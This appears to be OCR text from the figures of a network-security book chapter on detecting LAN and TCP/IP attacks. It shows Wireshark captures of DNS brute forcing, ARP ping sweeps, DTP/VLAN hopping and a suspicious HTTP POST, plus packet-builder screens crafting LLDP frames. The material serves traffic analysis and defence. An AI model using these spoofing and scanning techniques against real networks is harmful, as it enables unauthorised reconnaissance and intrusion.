
POST /**83736aa6**/806782973.php HTTP/1.1 Accept: / User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 7.1; Trident/5.0) Host: 202.44.54.4:8080 ...


Example 7 - Brute force on DNS.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Corp server
www server
Query/response for sql server
No. Time Source Destination Protocol Length Info
6730 0.000053 10.0.0.1 10.0.0.138 DNS 76 Standard query 0x0001 A corp.corrm.co
6731 0.000053 10.0.0.1 10.0.0.138 DNS 77 Standard query 0x0001 A whois.corrm.co.il
6732 0.002576 10.0.0.138 10.0.0.1 DNS 75 Standard query 0x0001 A www.corrm.co.il
6733 0.000465 10.0.0.138 10.0.0.1 DNS 77 Standard query 0x0001 A whois.corrm.co.il
6734 0.020700 10.0.0.138 10.0.0.1 DNS 117 Standard query response 0x0001 No such name A mx0.corrm.co.il SOA corr
6735 0.076808 10.0.0.1 10.0.0.138 DNS 75 Standard query 0x0001 AAAA mx0.corrm.co.il
6736 0.018593 10.0.0.138 10.0.0.1 DNS 117 Standard query response 0x0001 No such name AAAA mx0.corrm.co.il SOA
6737 0.131260 10.0.0.1 10.0.0.138 DNS 75 Standard query 0x0001 A mx1.corrm.co.il
6738 0.023729 10.0.0.138 10.0.0.1 DNS 117 Standard query response 0x0001 No such name A mx1.corrm.co.il SOA corr
6739 0.126386 10.0.0.1 10.0.0.138 DNS 75 Standard query 0x0001 AAAA mx1.corrm.co.il
6740 0.017764 10.0.0.138 10.0.0.1 DNS 117 Standard query response 0x0001 No such name AAAA mx1.
6741 0.133378 10.0.0.1 10.0.0.138 DNS 77 Standard query 0x0001 A mysql.corrm.co.il
6742 0.025892 10.0.0.138 10.0.0.1 DNS 119 Standard query response 0x0001 No such name A mysql.c
6743 0.124122 10.0.0.1 10.0.0.138 DNS 77 Standard query 0x0001 AAAA mysql.corrm.co.il
6744 0.018102 10.0.0.138 10.0.0.1 DNS 119 Standard query response 0x0001 No such name AAAA mysql.corrm.co.il SOA
6745 0.131860 10.0.0.1 10.0.0.138 DNS 75 Standard query 0x0001 A sql.corrm.co.il
6746 0.023527 10.0.0.138 10.0.0.1 DNS 117 Standard query response 0x0001 No such name A sql.corrm.co.il SOA corr
6747 0.139505 10.0.0.1 10.0.0.138 DNS 75 Standard query 0x0001 AAAA sql.corrm.co.il



Example 8 - POP example.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Example 8 - POP example....
RETR 2201
+OK 11786 octets
Return-path: <MichaelColeman@telmexchile.cl>
Received: from bci-n2w1-atm0-1-018.telmexchile.cl ([200.27.18.242])
by mxin16.netvision.net.il
(Oracle Communications Messaging Server 8.0.2.1.20180104 64bit (built Jan 4 2018)) with ESMTP id <0PZL0075K86VHX40@mxin16.netvision.net.il> for yoram@ndi.co.il; Fri, 18 Oct 2019 23:42:36 +0300 (IDT)
Received: from [154.171.203.120] by relay-x.misswldrs.com with NNFMP; Fri, 18 Oct 2019 20:41:46 +0100
Received: from [17.50.191.113] by webmail.halftomorrow.com with ASMTP; Fri, 18 Oct 2019 20:36:02 +0100
Received: from smtp.doneohx.com [73.2.66.37] by relay-x.misswldrs.com with SMTP; Fri, 18 Oct 2019 20:32:40 +0100
Date: Fri, 18 Oct 2019 20:22:10 +0100
From: Noemi <MichaelColeman@telmexchile.cl>
Subject: What are we going to do today?
To: Noemi <info@ndi.co.il>
Message-id: <B8A94D94.F078D85C@telmexchile.cl>
MIME-version: 1.0
Content-type: text/html; charset=iso-8859-1
Content-transfer-encoding: base64
X-Accept-Language: en-us
User-Agent: AOL 7.0 for Windows US sub 118
Original-recipient: rfc822;info@ndi.co.il
Entire conversation (3447kB)
Show data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help



Wireshark · I/O Graphs · Example 8 - POP example.pcapng
Wireshark I/O Graphs: Example 8 - POP example.pcapng
Packets/1 sec
300
200
100
0
0
20
40
60
Time (s)
80
Seconds
Click to select packet 2791 (69s = 55).
Enabled
Graph Name
Display Filter
Color
Style
Y Axis
Y Field
SMA Period
Filtered packets
tcp.stream eq 0
Line
Packets
None
Mouse
drags
zooms
Interval
1 sec
Time of day
Log scale
Reset
Save As...
Copy
Copy from
Close
Help


Chapter 10: Discovering LAN, IP, and TCP/UDP-Based Attacks





```
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
  18    001c.7fa0.6dd7    DYNAMIC     Gi0/15
  18    001c.7fa8.ff55    DYNAMIC     Po1
  18    4cbd.8f12.cdbc    DYNAMIC     Gi0/16
  18    d4c9.efee.f6dc    DYNAMIC     Gi0/16
 168    0008.9bfe.e6ee    DYNAMIC     Gi0/12
 168    0008.9bfe.e6ef    DYNAMIC     Gi0/13
 168    000f.fe99.aeb0    DYNAMIC     Po1
 168    0018.ae4e.3d58    DYNAMIC     Po1
 168    001c.7fa0.6dda    DYNAMIC     Gi0/11
 168    001c.7fa8.ff58    DYNAMIC     Po1
 168    001d.a92a.a3d5    DYNAMIC     Po1
 168    0023.24f6.8d7d    DYNAMIC     Po1
 168    1868.cb00.a8cc    DYNAMIC     Po1
```



Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft Capsa Packet Analyzer
Decode Editor
Packet No. 1
Packet List
Packets 1 Selected 1
No. Delta Time Source
1 0.100000000 192.168.1.100
Packet
Ethernet - II [0/14]
Destination Address 00:00:00:00:00:00 [0/6]
Source Address 00:1C:7F:A0:6D:DA [6/6]
Protocol Type 0x800 (IP) [12/2]
Internet Protocol [14/20]
Version 4 [14/1] 0xF0
Internet Header Length 5 (20) [14/1] 0x0F
Differentiated Services Field [15/1]
Total Length 46 [16/2]
Identification 0x0 (0) [18/2]
Fragment Flags [20/1]
Reserved 0... .... [20/1] 0x80
Fragment .1.. .... (Do Not Fragment) [20/1
More Fragment ..0. .... (Last Fragment) [20/1] 0x20
Fragment Offset ...0 0000 0000 0000 (0) [20/2] 0x1FFF
Time to Live 64 [22/1]
Protocol 0 (Hop-by-Hop Options) [2
Checksum 0xb71c (correct) [24/2]
Source Address 192.168.1.100 [26/4]
Destination Address 192.168.0.255 [30/4]
Extra Data [34/26]
Number of bytes 26 bytes [34/26]
FCS - Frame Check Sequence
FCS 0xDF8DA136 (Calculated)
Source MAC address
Source IP address
Hex Editor
Total 60 bytes



Apply a display filter ... <Ctrl-/>
Multicast TCP-Reset TCP-Retransmissions
No. Time Source Destination Protocol Length Info
1 0.000000000 Nokia_71:d2:40 LLDP_Multicast LLDP 392 MA/00:21:05:0f:44
2 0.030974568 Nokia_3a:44:d4 LLDP_Multicast LLDP 357 MA/e4:81:84:a1:ff
Frame 1: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits) on interf
Ethernet II, Src: Nokia_71:d2:40 (a4:7b:2c:71:d2:40), Dst: LLDP_Multicast (01:80
Link Layer Discovery Protocol
Chassis Subtype = MAC address, Id: 00:21:05:0f:44:17
Port Subtype = Locally assigned, Id: 71434240
Time To Live = 121 sec
Port Description = 2/2/4, 10-Gig Ethernet, "TO-7750-Lab-LB0163-esat-1/1/2"
System Name = 7750C
Capabilities
0000 111. .... = TLV Type: System Capabilities (7)
....0 0000 0100 = TLV Length: 4
Capabilities: 0x0014
....0 = Other: Not capable
....0. = Repeater: Not capable
.... .1.. = Bridge: Capable
.... 0... = WLAN access point: Not capable
....1 .... = Router: Capable
....0. .... = Telephone: Not capable
.... .0.. .... = DOCSIS cable device: Not capable
.... 0... .... = Station only: Not capable
Enabled Capabilities: 0x0014
Management Address
[truncated]System Description = TiMOS-C-14.0.R12 cpm/hops64 Nokia 7750 SR Cop
End of LLDPDU
Device MAC address
Port from which update was sent
Device capabilities
Device IP address
Device OS


Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft Capsa Packet Analyzer
Decode Editor
Packet No. 1
Packet
Ethernet - II [0/14]
Destination Address 01:80:C2:00:00:0E [0/6]
Source Address A4:7B:2C:71:D2:40 [6/6]
Protocol Type 0x88cc (LLDP) [12/2]
Link Layer Discovery Protocol [14/378]
Chassis Subtype [14/9]
Port Subtype [23/11]
Time To Live [34/4]
LLDP Type [38/57]
LLDP Type [95/7]
LLDP Type [102/6]
LLDP Type [108/54]
LLDP Type [162/228]
LLDP Type [390/2]
Packet List
Packets 2 Selected 1
Delta Time Source
1 0.000000000 A4:7B:2C:71:D2:40 01:80:C2:00:00:0E LLDP
2 0.030974568 50:E0:EF:3A:44:D4 01:80:C2:00:00:0E LLDP
Hex Editor Total 392 bytes Selection 14 bytes
Select Adapter
Adapter: Realtek PCIe GbE Family Controller
Physical Address F8:75:A4:F4:4C:2D(802.3)
Link Speed 1000.0 Mbps
Max Frame Size 1500 bytes
IP Address 0.0.0.0/0.0.0.0
Default Gateway 0.0.0.0
Adapter Status Unknown
OK Cancel Help


Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft
Decode Editor
Packet No. 1
Packet
Ethernet - II [0/14]
Destination Address 01:80:C2:00:00:0E [0/6]
Source Address A4:7B:2C:71:D2:40 [6/6]
Protocol Type 0x88cc (LLDP) [12/2]
Link Layer Discovery Protocol [14/378]
Chassis Subtype [14/9]
Port Subtype [23/11]
Time To Live [34/4]
LLDP Type [38/57]
LLDP Type [95/7]
LLDP Type [102/6]
LLDP Type [108/54]
LLDP Type [162/228]
LLDP Type [390/2]
Packet List
Packets 2 Selected 1
Delta Time Source
1 0.000000000 A4:7B:2C:71:D2:40 01:80:C2:00:00:0E LLDP
2 0.030974568 50:E0:EF:3A:44:D4 01:80:C2:00:00:0E LLDP
Hex Editor Total 392 bytes Selection 14 bytes
Send Selected Packets
Options
Adapter: Realtek PCIe GbE Family Controller
Select...
Burst Mode (no delay between packets)
Loop Sending: 1 loops (zero for infinite
Delay Between Loops: 1000 milliseconds
Sending Information
Total Packets: 1 * 1 = 1
Packets Sent: 0
Progress:
Start Stop Close Help


CAP-001 --- CDP-LLDP.pcap.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Multicast TCP-Reset TCP-Retransmissions
No. Time Source Destination Protocol Length Info
1 0.000000000 Nokia_71:d2:40 LLDP_Multicast LLDP 392 MA/00:21:05:0f:4
2 0.030974568 Nokia_3a:44:d4 LLDP_Multicast LLDP 357 MA/e4:81:84:a1:f
Frame 1: 392 bytes on wire (3136 bits), 392 bytes c bits) on inter
Ethernet II, Src: Nokia_71:d2:40 (a4:7b:2c:71:d2:40 ulticast (01:8
Link Layer Discovery Protocol
Chassis Subtype = MAC address, Id: 00:21:05:0f:44:1
Port Subtype = Locally assigned, Id: 71434240
Time To Live = 121 sec
0000 011. .... = TLV Type: Time to Live (3)
....0 0000 0010 = TLV Length: 2
Seconds: 121
Port Description = 2/2/4, 10-Gig Ethernet, "TO-7750-Lab-LB0163-esat-1/1/2"
0000 100. .... = TLV Type: Port Description (4)
....0 0011 0111 = TLV Length: 55
Port Description: 2/2/4, 10-Gig Ethernet, "TO-7750-Lab-LB0163-esat-1/1/2"
System Name = 7750C
Capabilities
Management Address
Time To Live TLV
Port Description TLV


1
2
3
4
5
6
7
8
VLAN10
VLAN10
VLAN10
VLAN10
TRUNK
SW-1
SW-2
Before VLAN Hoping


1
2
3
4
5
6
7
8
VLAN10
VLAN10
VLAN10
VLAN10
TRUNK
TRUNK
SW-1
SW-2
After VLAN Hoping

```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
v IEEE 802.3 Ethernet
  v Destination: CDP/VTP/DTP/PAgP/UDLD (01:00:0c:cc:cc:cc)
      Address: CDP/VTP/DTP/PAgP/UDLD (01:00:0c:cc:cc:cc)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
  v Source: Cisco_e0:b8:60 (00:19:06:e0:b8:60)
      Address: Cisco_e0:b8:60 (00:19:06:e0:b8:60)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Length: 37
    Padding: 00000000000000000
> Logical-Link Control
v Dynamic Trunk Protocol: Lab (Operating/Administrative): Access/Auto (0x04) (Operating/Administ
    Version: 1
  > Domain
  > Trunk Status
  > Trunk Type
  > Sender ID
```

Multicast address

DTP port details

CAP-002 - Ping sweep.pcapng

MAC Address of 192.168.1.136 (the scanner)

ARP Broadcast

Scan pattern

No.	Time	Source	Destination	Protocol	Length	Info
452	0.013292	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.3? Tell 192.168.1.136
453	0.031685	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.4? Tell 192.168.1.136
454	0.031922	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.5? Tell 192.168.1.136
455	0.031257	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.6? Tell 192.168.1.136
456	0.030674	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.7? Tell 192.168.1.136
457	0.030919	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.8? Tell 192.168.1.136
458	0.031378	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.9? Tell 192.168.1.136
459	0.030295	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.10? Tell 192.168.1.136
